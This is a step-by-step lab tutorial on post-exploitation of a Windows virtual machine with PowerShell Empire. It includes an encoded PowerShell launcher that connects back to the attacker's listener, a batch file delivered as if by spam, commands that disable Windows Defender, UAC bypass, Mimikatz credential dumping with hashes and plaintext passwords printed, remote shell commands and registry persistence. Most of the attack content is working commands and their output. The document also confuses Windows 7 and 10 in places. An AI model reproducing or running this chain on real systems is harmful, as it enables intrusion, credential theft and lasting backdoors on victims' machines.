Lab –Post-Exploitation of Windows Using PowerShell Empire

Overview –

In this lab, you will learn how to perform post-exploitation tasks against a Windows PC. PowerShell Empire is a post-exploitation framework built to operate as a pure PowerShell agent. PowerShell Empire has the means to execute PowerShell agents without the requirement of PowerShell.exe.

Lab Requirements


- One install of VirtualBox, with the latest version and extension pack.
- One virtual install of Kali Linux, latest version.
- One virtual install of Windows 7 Pro.

Terminology

- **Listener:** the listener is a process that listens for a connection from the machine we are attacking. This helps Empire send the loot back to the attacker's computer.
- **Stager:** A stager is a snippet of code that allows our malicious code to be run via the agent on the compromised host.
- **Agent:** An agent is a program that maintains a connection between your computer and the compromised host.
- **Module:** These are what execute our malicious commands, which can harvest credentials and escalate our privileges, as mentioned above.

Begin the lab!

The following flowchart lays out the workflow we will need to complete for this lab.



1. Powershell Empire was installed in a previous lab.
2. We next need to create a **listener**.
3. We next create a PowerShell script to be sent to our target using the **launcher** in Empire.
4. When the script is executed, the target will connect back to the listener, creating an **agent** representing the target machine.
5. Using the agent, we will attempt to **escalate our privileges** to become an admin. Next, we will run **Mimikatz**, using our admin privileges to extract the victim's passwords.
6. Lastly, we will create a **persistent backdoor** that will allow us to have access as needed.

Using Empire to Bypass Windows 10 AV

Caveat

A friendly reminder that all Empire commands are case-sensitive. Some commands use upper case letters while others use lower case. If you receive an invalid syntax error, check your input.

We first need to set up a listener. At the Empire prompt type, **`listeners`**.

At the listeners prompt, if you type help, you can see a list of all available listener commands followed by a description for each.

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > help

Listener Commands
=================
agents          Jump to the agents menu.
back            Go back to the main menu.
creds           Display/return credentials from the database.
delete          Delete listener(s) from the database
disable         Disables (stops) one or all listeners. The listener(s) will not start automatically with Empire
edit            Change a listener option, will not take effect until the listener is restarted
enable          Enables and starts one or all listeners.
exit            Exit Empire.
help            Displays the help menu.
info            Display information for the given active listener.
kill            Kill one or all active listeners.
launcher        Generate an initial launcher for a listener.
list            List all active listeners (or agents).
listeners       Jump to the listeners menu.
main            Go back to the main menu.
resource        Read and execute a list of Empire commands from a file.
uselistener     Use an Empire listener module.
usestager       Use an Empire stager.

(Empire: listeners) >
```

At the prompt type, **uselistener http**.

```
(Empire: listeners) > uselistener http
(Empire: listeners/http) >
```

At the prompt, type **`info`**.

```
Name        Required    Value                    Description
----        --------    -----                    -----------
Name        True        http                     Name for the listener.
Host        True        http://10.0.2.15         Hostname/IP for staging.
BindIP      True        0.0.0.0                  The IP to bind to on the control server.
Port        True                                 Port for the listener.
```

We need to focus on the **Host**, **BindIP**, and **Port**. We need to set the **BindIP** to Kali's IP address, the **Port** to any port number other than 80 (we will be using port 80 for our apache webserver), and **Host** to http://[Kali's IP]:[Port number]. The following is my information; yours will differ!

```
set Host http://10.0.2.15:4444
set BindIP 10.0.2.15
set Port 4444
```

```
(Empire: listeners/http) > set Host http://10.0.2.15:4444
(Empire: listeners/http) > set BindIP 10.0.2.15
(Empire: listeners/http) > set Port 4444
(Empire: listeners/http) >
```


To run the listener, type **`execute`**.

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```


We next need to create a launcher. For this lab, we will be creating a Powershell script that will disable Windows 7 AV on the remote target. At the prompt type, **`launcher powershell`**

```
(Empire: listeners/http) > launcher powershell
powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBFAHIAUwBpAE8AbgBUAEEAQgBMAGUALgBQAFMAVgBFAFIAUwBJAG8ATgAuAE0AYQBqAG8AUgAgAC0ARwBFA
CAAMwApAHsAJAA4ADIAMgA9AFsAcgBFAEYAXQAuAEEAUwBzAGUATQBCAGwAeQAuAEcARQB0AFQAeQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdA
AuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAEkARQBgAEwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHk
AUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJAA4ADIAMgApAHsAJAAxADkAMQA9ACQAOAAy
ADIALgBHAEUAdABWAEEAbABVAEUAKAAkAE4AdQBMAGwAKQA7AEkARgAoACQAMQA5ADEAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAX
QApAHsAJAAxADkAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAG
wAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJAAxADkAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQB
iAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAQQBsAD0AWwBDAE8ATABsAGUAYwB0AGkA
bwBuAHMALgBHAEUAbgBFAHIAaQBDAC4ARABpAGMAVABJAE8AbgBhAFIAWQBbAHMAVAByAEkATgBHACwAUwB5AHMAVABFAG0ALgBPAEIASgBlAEMAdABdAF0AOgA6AE4ARQBXA
CgAKQA7ACQAVgBhAGwALgBBAGQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAdgBhAGwALg
BBAGQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJAAxADkAMQBbACc
ASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBu
```


Copy the entire script and paste the contents into a Kali text editor. For this example, I will be using Kali's default text editor.




Minimize your terminal prompt. From the Desktop, open your File system.




Scroll down until you come to your var folder and click to open.




From the next window, find and open your www directory.




From the next window, open your **html** directory.




Right-click on inside the directory and from the context menu, select Create Document and then Empty file.



Name the new file happydays.bat




Open the hapydays.bat file, select your default text editor—Right-click in the empty file, and from the context menu, select **`paste`**.




Close the file and, when prompted, commit the changes to be saved.

Your html directory should look like this.




Start your Apache server

Open a new terminal, and at the prompt type, **`service apache2 start`**-Press enter.




We will assume the victim downloaded the batch file somewhere on the Internet or from the spam that he/she received. When the victim attempts to open the file, it runs a PowerShell script that will connect back to our Kali machine.

From your Windows 10 target, open a browser (the Edge browser works). In the address bar, type the address of your kali web server followed a **`/happydays.bat`**.




At the bottom of your browser, save the file to your Windows 10 target.



View Downloads. X2 click the happydays.bat to connect back to your kali machine. Save the file to your target machine.

On the next screen, select to view downloads.



Inside the download folder, press the run button.

If the file is detected by the targets Windows Defender AV, on the target machine, open PowerShell ISE as administrator. Copy and past the following commands one at a time into Powershell and press enter.

```
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableArchiveScanning $true
```

Relaunch the batch file.

Return to your Kali machine. If the PowerShell script worked as it should, you should see that a stager has been launched between your Kali and the target. This is referred to as Stage 1.

In Stage 2, an agent has been sent over to the target.

```
(Empire: listeners/http) >
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.21
[*] New agent KT62YUH5 checked in
[+] Initial agent KT62YUH5 from 10.0.2.21 now active (Slack)
[*] Sending agent (stage 2) to KT62YUH5 at 10.0.2.21
```

If we type in **`agents`** at the prompt, we can see what agents are present and active.

```
(Empire: listeners/http) > agents
[*] Active agents:

 Name    La Internal IP     Machine Name    Username            Process         PID   Delay   Last Seen           Listener
 ----    -- -----------     ------------    --------            -------         ---   -----   ---------           --------
 KT62YUH5 ps 10.0.2.21      IEWIN7          *IEWIN7\IEUser      powershell      2848  5/0.0   2021-04-13 21:49:53 http111

(Empire: agents) > rename KT62YUH5 win7
(Empire: agents) > agents
[*] Active agents:

 Name    La Internal IP     Machine Name    Username            Process         PID   Delay   Last Seen           Listener
 ----    -- -----------     ------------    --------            -------         ---   -----   ---------           --------
 win7    ps 10.0.2.21       IEWIN7          *IEWIN7\IEUser      powershell      2848  5/0.0   2021-04-13 21:51:02 http111
```

Using the rename command, we can rename the agent, giving it a more user-friendly name. In this example, I renamed the agent from KT62YUH5 to win7.

Interact with the target

At the prompt type, **`interact win7`**. At the win7 prompt, type info to see the details about your target machine. The **`true`** status assigned to **`high_intergrity`** means your privileges have been escalated to that of full admin.

```
(Empire: agents) > interact win7
(Empire: win7) > info
[*] Agent info:
        checkin_time        2021-04-13 21:46:51.312394+00:00
        delay               5
        external_ip         10.0.2.21
        high_integrity      True
        hostname            IEWIN7
        internal_ip         10.0.2.21
        jitter              0.0
        kill_date
        language            powershell
        language_version    2
        lastseen_time       2021-04-13 21:52:23.877054+00:00
        listener            http111
        lost_limit          60
        name                win7
        nonce               1821226307611696
        os_details          Microsoft Windows 7 Enterprise
        process_id          2848
        process_name        powershell
        profile             /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                            6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        session_id          KT62YUH5
        session_key         9K`qfcZtg03lIz4Dx.:]L_Tj\6YBr}G-
        username            IEWIN7\IEUser
        working_hours
```

This may not always be the case. There will be times that you will need to disable the UAC on the target machine. We can get a list of available agent commands by typing help at the prompt.

```
(Empire: win7) > help
Agent Commands
==============
agents      Jump to the agents menu.
back        Go back a menu.
bypassuac   Runs BypassUAC, spawning a new high-integrity agent for a listener. Ex. spawn <listener>
clear       Clear out agent tasking.
creds       Display/return credentials from the database.
dirlist     Tasks an agent to store the contents of a directory in the database.
download    Task an agent to download a file into the C2.
```

The agent command to disable the UAC is called the **`bypassuac`**. We need to include the name of the listener with the command. To see the name assigned to the listener, at the prompt type, **`listeners`**.

```
(Empire: win7) > listeners
[*] Active listeners:
  Name     Module   Host                    Delay/Jitter   KillDate
  ----     ------   ----                    ------------   --------
  http111  http     http://10.0.2.15:4444   5/0.0
```

We next need to interact with our win7 agent. At the prompt type **`agents`**. At the **`agents`** prompt type, **`interact win7`**.

```
(Empire: agents) > interact win7
(Empire: win7) > bypassuac http111
[*] Tasked KT62YUH5 to run TASK_CMD_JOB
[*] Agent KT62YUH5 tasked with task ID 1
[*] Tasked agent win7 to run module powershell/privesc/bypassuac_eventvwr
(Empire: win7) >
Job started: 9YG1H8

[!] Not in a medium integrity process!
```

The error is a result of the UAC on the target already being disabled.

Running Mimikatz

We can run Mimikatz to acquire the hashes for all account passwords.

At the agent prompt, type **`mimikatz`**.

```
(Empire: win7) > mimikatz
[*] Tasked KT62YUH5 to run TASK_CMD_JOB
[*] Agent KT62YUH5 tasked with task ID 2
[*] Tasked agent win7 to run module powershell/credentials/mimikatz/logonpasswords
(Empire: win7) >
Job started: F2SUP7
```

```
(Empire: win7) >
Hostname: IEWIN7 / S-1-5-21-3583694148-1414552638-2922671848

  .#####.   mimikatz 2.1.1 (x86) #17763 Feb 23 2019 12:10:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 63917 (00000000:0000f9ad)
Session           : Service from 0
User Name         : sshd_server
Domain            : IEWIN7
Logon Server      : IEWIN7
Logon Time        : 4/13/2021 2:45:19 PM
SID               : S-1-5-21-3583694148-1414552638-2922671848-1002
        msv :
         [00010000] CredentialKeys
         * NTLM     : 8d0a16cfc061c3359db455d00ec27035
         * SHA1     : 94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
         [00000003] Primary
         * Username : sshd_server
         * Domain   : IEWIN7
         * NTLM     : 8d0a16cfc061c3359db455d00ec27035
         * SHA1     : 94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
        tspkg :
        wdigest :
         * Username : sshd_server
         * Domain   : IEWIN7
         * Password : D@rj33l1ng
```

Creds

We can also use the creds command to pull up the account password.

```
(Empire: win7) > creds
Credentials:

 CredID  CredType   Domain                 UserName        Host            Password
 ------  --------   ------                 --------        ----            --------
 1       hash       IEWIN7                 sshd_server     IEWIN7          8d0a16cfc061c3359db455d00ec27035
 2       hash       IEWIN7                 IEUser          IEWIN7          fc525c9683e8fe067095ba2ddc971889
 3       plaintext  IEWIN7                 sshd_server     IEWIN7          D@rj33l1ng
 4       plaintext  IEWIN7                 IEUser          IEWIN7          Passw0rd!
```

The shell command

We can use the shell command to interact with your target using a shell or a Windows prompt. In this example, I can see what active connections are running on my target by typing,

`shell netstat -ano`.

```
(Empire: win7) > shell netstat -ano
[*] Tasked KT62YUH5 to run TASK_SHELL
[*] Agent KT62YUH5 tasked with task ID 3
(Empire: win7) >
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       1956
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       720
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       388
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       808
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       492
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       900
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       484
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       796
  TCP    10.0.2.21:139          0.0.0.0:0              LISTENING       4
  TCP    10.0.2.21:49159        10.0.2.15:4444         ESTABLISHED     2848
  TCP    [::]:22                [::]:0                 LISTENING       1956
  TCP    [::]:135               [::]:0                 LISTENING       720
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:5357              [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       388
  TCP    [::]:49153             [::]:0                 LISTENING       808
  TCP    [::]:49154             [::]:0                 LISTENING       492
  TCP    [::]:49155             [::]:0                 LISTENING       900
  TCP    [::]:49156             [::]:0                 LISTENING       484
  TCP    [::]:49157             [::]:0                 LISTENING       796
  UDP    0.0.0.0:500            *:*                                    900
```

We can see what directories are currently present on the target machine by typing, **`shell dir`**.

```
(Empire: win7) > shell dir
```

To get back to the prompt, press enter.

Use the shell command to see your target's Windows IP configuration. At the prompt, type

shell ipconfig.

```
(Empire: win7) > shell ipconfig
[*] Tasked KT62YUH5 to run TASK_SHELL
[*] Agent KT62YUH5 tasked with task ID 6
(Empire: win7) >
Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::80ac:4126:fa58:1b81%10
   IPv4 Address. . . . . . . . . . . : 10.0.2.21
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{6DEA801E-B8CF-4A14-B170-6BEB28164F97}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
..Command execution completed.

(Empire: win7) >
```

Send a Message

To send a text message to the remote target, we can use load a module called trollsploit. At the prompt type **usemodule trollsploit/message**

```
(Empire: win7) > usemodule trollsploit/message
(Empire: powershell/trollsploit/message) > options

          Name: Invoke-Message
        Module: powershell/trollsploit/message
     NeedsAdmin: False
      OpsecSafe: False
       Language: powershell
MinLanguageVersion: 2
     Background: True
  OutputExtension: None

Authors:
  @harmj0y

Description:
  Displays a specified message to the user.

Comments:
  http://blog.logrhythm.com/security/do-you-trust-your-
  computer/

Options:

  Name    Required    Value                 Description
  ----    --------    -----                 -----------
  Agent   True        win7                  Agent to run module on.
  MsgText True        You have been Hacked! Message text to display.
  IconType True       Critical              Critical, Question, Exclamation, or
                                            Information
  Title   True        ERROR - 0x A801B720   Title of the message box to display.
```


That loads the module. We next need to set the option. For this example, I will send a message to the target, letting them know they have been hacked.

At the prompt type, **set MsgText You have been hacked!** Press enter.

At the prompt type, **execute**.

```
(Empire: powershell/trollsploit/message) > set MsgText You have been hacked!
(Empire: powershell/trollsploit/message) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked KT62YUH5 to run TASK_CMD_JOB
[*] Agent KT62YUH5 tasked with task ID 9
[*] Tasked agent win7 to run module powershell/trollsploit/message
(Empire: powershell/trollsploit/message) >
Job started: 6BGF9Z
```

Return to your target machine to see the message. You can see that the format is a windows error message. We could direct the user to press or something.



Persistence with PowerShell Empire

We first need to get back to our agent. We can do this by typing in **`back`** at the prompt. To ensure we still have elevated privileges, at the prompt, type **`sysinfo`**. Elevated privileges are indicated under high integrity with a status of 1.

```
(Empire: powershell/trollsploit/message) > back
(Empire: win7) > sysinfo
[*] Tasked KT62YUH5 to run TASK_SYSINFO
[*] Agent KT62YUH5 tasked with task ID 10
(Empire: win7) >
Listener:         http://10.0.2.15:4444
Internal IP:      10.0.2.21
Username:         IEWIN7\IEUser
Hostname:         IEWIN7
OS:               Microsoft Windows 7 Enterprise
High Integrity:   1
Process Name:     powershell
Process ID:       2848
Language:         powershell
Language Version: 2

(Empire: win7) >
```

We will be exploiting the registry of the target using the **`persistence/elevated/registry*`** module.

At the prompt type, **`usemodule persistence/elevated/registry*`** -Press enter.

We next need to set the listener. We will use our http listener. Pay attention to the upper case ‘L” used with the following command.

`set Listener http` -Press enter.

Launch the stager using the **`execute`** command.

`execute` -Press enter.

```
(Empire: agents) > interact win7
(Empire: win7) > usemodule persistence/elevated/registry*
(Empire: powershell/persistence/elevated/registry) > set Listener http
(Empire: powershell/persistence/elevated/registry) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked K72TW8F5 to run TASK_CMD_WAIT
[*] Agent K72TW8F5 tasked with task ID 2
[*] Tasked agent win7 to run module powershell/persistence/elevated/registry
(Empire: powershell/persistence/elevated/registry) >
Registry persistence established using listener http stored in HKLM:SOFTWARE\Microsoft\Windows\CurrentVersion\Debug.

(Empire: powershell/persistence/elevated/registry) >
```

Our Kali machine is listening on port 4444 for when the target restarts and logons.

Restart your target machine. Come back to Power Empire, and you will notice that the agent has been created for the interaction. Each time the machine reconnects after restarting, a new agent will be created.

```
(Empire: powershell/persistence/elevated/registry) >
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.25
[*] New agent 9PWTG1CM checked in
[+] Initial agent 9PWTG1CM from 10.0.2.25 now active (Slack)
[*] Sending agent (stage 2) to 9PWTG1CM at 10.0.2.25

(Empire: powershell/persistence/elevated/registry) >
```

To interact with our target, we need to use the name of the new agent.

Copy the name of the new agent. At the prompt type, **`interact <name of agent>`**

Clean UP

To remove all agents that are no longer in use, at the prompt, type **`agents`**.

At the agents prompt, type,

`remove stale`

```
(Empire: 9PWTG1CM) > agents

[*] Active agents:

